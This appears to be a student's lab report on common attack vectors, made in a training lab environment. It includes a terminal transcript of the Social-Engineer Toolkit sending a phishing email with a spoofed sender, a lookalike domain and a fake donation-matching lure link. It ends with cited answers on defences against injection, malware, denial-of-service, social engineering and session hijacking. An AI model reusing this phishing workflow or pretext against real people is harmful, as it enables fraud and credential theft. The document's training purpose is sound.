

28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the **failed connection to drisst.org**.




35. Make a screen capture showing the **“PF states limit reached”** error message.



Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.




```
~/Desktop/text.txt - M... root@kali: /home/kali 11:13 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-22 11:13:19
Fernando Parra

File Edit View Search Terminal Help
1 set:phishing> Send email to: adodson@securelabsondemand.com
c
m
a
r
e
y
v
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com): mramone@securelabsondeman.com
set:phishing> The FROM NAME the user will see: Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp.normaller.com
set:phishing> Port number for the SMTP server [25]: 25
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hello Alice,
Next line of the body: I recently came across your social media profiles and was impressed by your commitment to givin
g back to the community. We're currently running a matching donation campaing specifically for employees of Secure Lab
s on Demand. In fact, I've already contributed to the cause! To show our appriciation for Secure Labs on Demand's dedi
cation to social resposability, we're willing to match any donation made by you. This could be a fantastic opportunity
to double the impact of your contribution. If you want to donate to Cure Strange Childhood Diseases Society, you can
visit the following website, Thanks.
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[!] SET has finished sending the emails

Press <return> to continue
```

36. Make a screen capture showing the **transaction.php** page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Parameterized Queries is a technique that separates data from the actual SQL statement. Instead of embedding the data directly into the query, it is treated as parameters and inserted later, preventing malicious code from being interpreted as part of the SQL statement itself. Another approach to protect against injection attacks is **input validation and sanitization**. This involves inspecting all user input for unexpected characters or commands that could be used for injection. For instance, special characters can be restricted or the format of allowed inputs can be defined. Sanitization can also involve encoding special characters to prevent them from being misunderstood by the application.

Reference

<https://stackoverflow.com/questions/446551/from-what-do-sql-parameters-protect-you>

<https://www.linkedin.com/advice/0/how-can-you-prevent-injection-attacks-web-forms-ay5me>

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Endpoint Protection Software and Updates are essential to keep your devices safe from malware and other security threats. Installing reputable antivirus and anti-malware software on all devices that can scan for suspicious activity and known malware signatures is highly recommended. This stops malware from infecting a device(s). Keeping this software up-to-date ensures it can detect the latest threats as well. Another security control that helps to prevent malware from damaging your system is **Application Whitelisting**. This restricts which applications are authorized to run on your system. By creating a whitelist of approved programs, any unauthorized software, including malware, will be blocked from executing, preventing it from causing harm.

Reference:

<https://www.cisa.gov/news-events/news/understanding-anti-virus-software>

<https://www.cisa.gov/news-events/news/protecting-against-malicious-code#:~:text=Install%20and%20maintain%20antivirus%20software,in%20preventing%20and%20detecting%20infections.>

<https://www.crowdstrike.com/cybersecurity-101/application-whitelisting/>

<https://csrc.nist.gov/pubs/sp/800/167/final>

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

To protect against denial-of-service (DoS) attacks, two defensive measures can be implemented: **rate limiting** and **Content Delivery Network (CDN)**. Rate limiting is a technique that restricts the number of requests that a single IP address or user can send to your server within a specific timeframe. This helps to prevent a flood of malicious traffic from overwhelming your system. Additionally, a CDN distributes your website's content across a network of servers that are geographically dispersed. If a DoS attack targets your main server, the CDN can handle the attack traffic while still delivering content to legitimate users from other servers.

References

<https://www.cloudflare.com/learning/bots/what-is-rate-limiting/>

<https://aws.amazon.com/what-is/cdn/>

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Two crucial measures to protect against social engineering attacks are user awareness training and multi-factor authentication (MFA). User awareness training educates employees on how to identify suspicious tactics, such as urgency, emotional manipulation, and requests for personal information. This knowledge helps employees to be more cautious and question communications before taking any action. MFA provides an additional layer of security by requiring a second verification factor, such as a code from a phone app, along with a password. This makes it significantly more difficult for attackers to access accounts, even if they manage to trick someone into revealing their password.

References

<https://www.linkedin.com/pulse/role-employee-training-cybersecurity-risk-management-brian-kimathi>

<https://www.cisa.gov/MFA>

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Session Hijacking is a malicious attack where a hacker gains access to an authorized user's session by stealing their session identifier, such as a session cookie. This identifier acts as a verification token between the user's browser and the web server. Once the attacker obtains this identifier, they can pretend to be a legitimate user and access their account and sensitive information without authorization.

HTTP Secure is a protocol that encrypts all communication between a user's browser and the web server. This encryption process scrambles the data, making it unreadable even if intercepted by an attacker. By implementing HTTPS, session identifiers become useless to attackers as they cannot decrypt the stolen information. Additionally, there is a type of cookie called secure cookies that has an additional security flag set. This flag restricts the cookie from being transmitted over unsecured HTTP connections, ensuring that even if an attacker steals the cookie on an unsecured network, they cannot use it to hijack the session on a secure HTTPS connection.

References:

<https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/how-to-prevent-session-hijacking-attacks/>

<https://www.cloudflare.com/learning/ssl/what-is-https/>

<https://www.securiwise.com/blog/how-hackers-can-pretend-to-be-you-online-by-stealing-cookies/>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>